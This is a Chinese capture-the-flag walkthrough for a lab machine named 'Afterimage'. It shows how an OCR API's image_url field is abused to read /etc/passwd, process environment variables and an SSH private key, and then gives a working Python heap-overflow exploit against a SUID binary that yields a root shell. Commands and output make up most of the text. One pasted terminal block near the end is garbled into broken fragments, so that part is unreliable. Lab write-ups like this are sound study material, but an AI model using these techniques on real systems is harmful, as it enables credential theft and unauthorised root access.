

Afterimage_Hank

信息收集

```
nmap 192.168.56.101
```

结果只有两个口：22和80

浏览器打开：<http://192.168.56.101>，页面让你上传图片做 OCR（光学字符识别：从图片里读字）。右下角有「开源组件与许可」。

真正干活的接口是：`POST /v1/ocr`。JSON 大概长这样：

```
{
  "input": [
    {"type": "input_text", "text": "逐字转录图片中的全部文本，保留原有换行。"},
    {"type": "input_image", "image_url": "这里本来是图片的 base64"}
  ]
}
```

字段名叫 `image_url`，页面上其实是把本地图片转成 base64 再塞进去，开源页还能下一个源码包：

里面的 `app/main.py` 把 `image_url` 原样交给 Python 的 `ollama` 客户端：

```
images = [part.image_url for part in parts if isinstance(part, ImagePart)]
response = client.chat(model=request.model, messages=[{
    "role": "user",
    "content": "...",
    "images": images,
}])
```


UserFlag

漏洞点： `image_url` 可以是服务器上的文件路径


`ollama` 这个库对 `images` 的处理是：

看起来像 本机存在的文件路径 → 就去 读这个文件；否则才当成 base64 图片

所以甚至不用上传图片。直接把 `image_url` 改成 `/etc/passwd`，服务端会把文件内容当 OCR 结果吐回来。



你会看到 Linux 用户列表，里面有 `tlgjm`。再读环境：`/proc/self/environ`



网站跑在 Docker 里，用户 `tlgjm`，连的是 `mock-ollama` 容器里的 `/home/tlgjm/.ssh` 就是 SSH 钥匙目录，尝试几个常规路径读私钥：`/home/tlgjm/.ssh/id_ed25519`，用钥匙登录，拿 flag

```
ssh -i id_ed25519 -o IdentitiesOnly=yes tlgjm@192.168.56.10
```

进去后：

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
extent
permitted by applicable law.
tlgjm@Afterimage:~$ id
uid=1000(tlgjm) gid=1000(tlgjm) groups=1000(tlgjm)
tlgjm@Afterimage:~$ ls
user.txt
tlgjm@Afterimage:~$ cat user.txt
flag{user-471182d414fbe64384d7301d67839f75}
tlgjm@Afterimage:~$
```

RootFlag

先找找提权点

```
tlgjm@Afterimage:~$ find /usr /bin /sbin /opt /usr/local -perm -4000 -type f 2>/dev/nu
ll
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/afterimage-recovery
/usr/local/bin/afterimage-recovery
tlgjm@Afterimage:~$ ls -l /usr/local/bin/afterimage-recovery
-rwsr-x--- 1 root tlgjm 14544 Aug 17 07:57 /usr/local/bin/afterimage-recovery
```

发现/usr/local/bin/afterimage-recovery **tlgjm** 组可执行，主人 root。跑起来是一个菜单：

1. 编辑 OCR 恢复草稿
2. 预览工单
3. 提交工单

4. 退出

提交后，文件写到root 才能进的目录：

```
/var/lib/visiondesk/afterimage/review/ 和 /var/lib/visiondesk/afterimage/repair/
```

系统每 5 秒用 **root** 跑一次：

```
/usr/local/libexec/afterimage-recovery-dispatcher.py
```

读不了这个脚本（权限 750、主人 root）。但 `/var/log/visiondesk/afterimage-maintenance.log` 是 `root:tlgjm`、权限 `640`，能读日志

漏洞点：草稿缓冲区只有 64 字节，却让你读 512 字节

反编译后（不必自己跟汇编，记住结论即可）：

- 草稿缓冲区：`malloc(0x40)` → **64 字节**
- 你输入的长度上限：`0x200` → **512 字节**
- 旁边堆上还有一块 **工单结构体**（240 字节），里面是：

偏移	字段	默认值
0x00	queue（队列名）	<code>review</code>
0x08	title（标题）	<code>OCR archive follow-up</code>
0x28	workflow（工作流）	<code>--review</code>
0xe8	请求号	当前进程 PID

菜单 1 会按你给的长度 `read()` 进那 64 字节里。多出来的字节会 盖住后面的工单。这就是堆溢出。

菜单 2 会打印 `queue=... title=... workflow=...`，溢出成功时你能立刻看到改没改掉。

菜单 3 把这 240 字节写成：

```
/var/lib/visiondesk/afterimage/<review或repair>/request-<PID>.bin
```

选哪个目录：queue 等于字符串 `repair` 就进 repair，否则进 review。

dispatcher 读这些 bin，在日志里会写：

- `workflow-not-allowed`：工作流不在白名单，丢掉
- `review-recorded`：`queue=review` 且 `workflow=--review`（可带尾部空格），只记一笔
- `repair-approved` + `maintenance-console-provisioned`：`queue=repair` 且 `workflow=--repair`

第三种才会提权。随便改 workflow 去拼命令（`;id`、`$(...)`）都会被丢掉。

漏洞利用：溢出改成 repair / -repair

不必手敲菜单。靶机上用 Python 跟程序交互即可（逻辑：先选 1 写超长草稿，再选 3 提交）。

溢出时要注意：64 字节草稿后面先是堆块头部（16 字节，写成 0 和 0x101），再才是工单。不要把 PID 那一截盖成 0，否则文件名变成 request-0.bin，dispatcher 可能不理。

构造（示意）：

```
'A' * 64 + 8字节0 + 8字节 0x101 + queue="repair" + title + workflow="--repair"
```

```
python3 << 'PY'
import os, select, struct, subprocess, time

def p64(x):
    return struct.pack("<Q", x)

def recv_until(fd, marker, timeout=8):
    buf = b""
    end = time.time() + timeout
    while time.time() < end:
        r, _, _ = select.select([fd], [], [], 0.2)
        if not r:
            continue
        chunk = os.read(fd, 4096)
        if not chunk:
            continue
        buf += chunk
        if marker in buf:
            return buf
    raise TimeoutError(buf[:400])

req = bytearray(0x28)
req[0:7] = b"repair\x00"
req[8:8+22] = b"OCR archive follow-up\x00"
wf = b"--repair\x00"
```

```

payload = b"A"*0x40 + p64(0) + p64(0x101) + bytes(req) + wf

p = subprocess.Popen(["/usr/local/bin/afterimage-recover
y"],
                    stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.STDOUT, bufsize=0)
fd, infd = p.stdout.fileno(), p.stdin.fileno()
recv_until(fd, b"> "); os.write(infd, b"1\n")
recv_until(fd, b"length:"); os.write(infd, f"{len(payload)}\n".encode())
recv_until(fd, b"draft:"); os.write(infd, payload)
recv_until(fd, b"> "); os.write(infd, b"2\n")
print(recv_until(fd, b"> ").decode())
os.write(infd, b"3\n")
print(recv_until(fd, b"> ").decode())
os.write(infd, b"4\n")
p.stdin.close(); p.wait(timeout=2)
PY

```

提交成功日志应出现类似：

```

repair-approved request=xxxxx workflow=--repair
maintenance-console-provisioned request=xxxxx workflow=--repair expires=...

```

expires 大约是开通后 **10 分钟**。过期要再提交一次。

开通后多了：

```

/usr/local/libexec/afterimage-maintenance-console    (新的 SUID, root:tlgjm)
/run/visiondesk/afterimage-maintenance.session      (你能读)

```

预览里应看到 queue=repair 且 workflow=--repair。然后等 dispatcher：

```

sleep 8
grep -E 'repair-approved|maintenance-console' /var/log/visiondesk/afterimage-maintenance.log | tail
ls -l /usr/local/libexec/afterimage-maintenance-console
cat /run/visiondesk/afterimage-maintenance.session

```

这个控制台会读 session，没过期就 `setresuid(0)`，然后 `execl("/bin/sh")`，等于 root 的 shell。

直接跑它会停在 shell 里（看起来像卡住）。把命令从标准输入喂进去：

```
/usr/local/libexec/afterimage-maintenance-console << 'EOF'
id
cat /root/root.txt
ls -la /root
EOF
```

应看到 `uid=0(root)`，以及flag

```
tlgjm@Afterimage:~$ python3 << 'PY'
import os, select, struct, subprocess, time

def p64(x):
    return struct.pack("<Q", x)

def recv_until(fd, marker, timeout=8):
    buf = b""
    end = time.time() + timeout
    while time.time() < end:
        r, _, _ = select.select([fd], [], [], 0.2)
        if not r:
            continue
        chunk = os.read(fd, 4096)
        if not chunk:
            continue
        buf += chunk
        if marker in buf:
            return buf
    raise TimeoutError(buf[:400])

req = bytearray(0x28)
req[0:7] = b"repair\x00"
req[8:8+22] = b"OCR archive follow-up\x00"
wf = b"--repair\x00"
payload = b"A"*0x40 + p64(0) + p64(0x101) + bytes(req) + wf
```

```
p = subprocess.Popen(["/usr/local/bin/afterimage-recovery"],
                      stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.STDOUT, bufsize=0)
PYstdin.close(); p.wait(timeout=2)() b"2\n")load(payload)}
\n".encode())
queue=repair title=OCR archive follow-up workflow=--repair
```

VisionDesk Afterimage recovery desk

1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit

>

filed Afterimage repair request 98032

VisionDesk Afterimage recovery desk

1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit

>

tlgjm@Afterimage:~\$ sleep 8

```
grep -E 'repair-approved|maintenance-console' /var/log/visiondesk/afterimage-maintenance.log | tail
```

```
ls -l /usr/local/libexec/afterimage-maintenance-console
```

```
cat /run/visiondesk/afterimage-maintenance.session
```

```
2026-09-18T15:32:16.141382Z repair-approved request=19945 workflow=--repair
```

```
2026-09-18T15:32:16Z maintenance-console-provisioned request=19945 workflow=--repair expires=1789746136
```

```
1789745595 maintenance-console-opened uid=1000
```

```
1789745646 maintenance-console-opened uid=1000
```

```
2026-09-18T15:42:24Z maintenance-console-revoked reason=expired
```

```
2026-09-18T18:11:38.337398Z repair-approved request=98032 workflow=--repair
```

```
2026-09-18T18:11:38Z maintenance-console-provisioned request=98032 workflow=--repair expires=1789755698
-rwsr-x--- 1 root tlgjm 14600 Sep 18 14:11 /usr/local/libexec/afterimage-maintenance-console
expires=1789755698
request=98032
workflow=--repair
tlgjm@Afterimage:~$ ^C
tlgjm@Afterimage:~$ /usr/local/libexec/afterimage-maintenance-console << 'EOF'
id
cat /root/root.txt
EOF
VisionDesk Afterimage maintenance console
Session expires at 1789755698; activity is audited.
uid=0(root) gid=0(root) groups=0(root)
flag{root-aa4399b02d983d1cbe0ef0e5c66de730}
```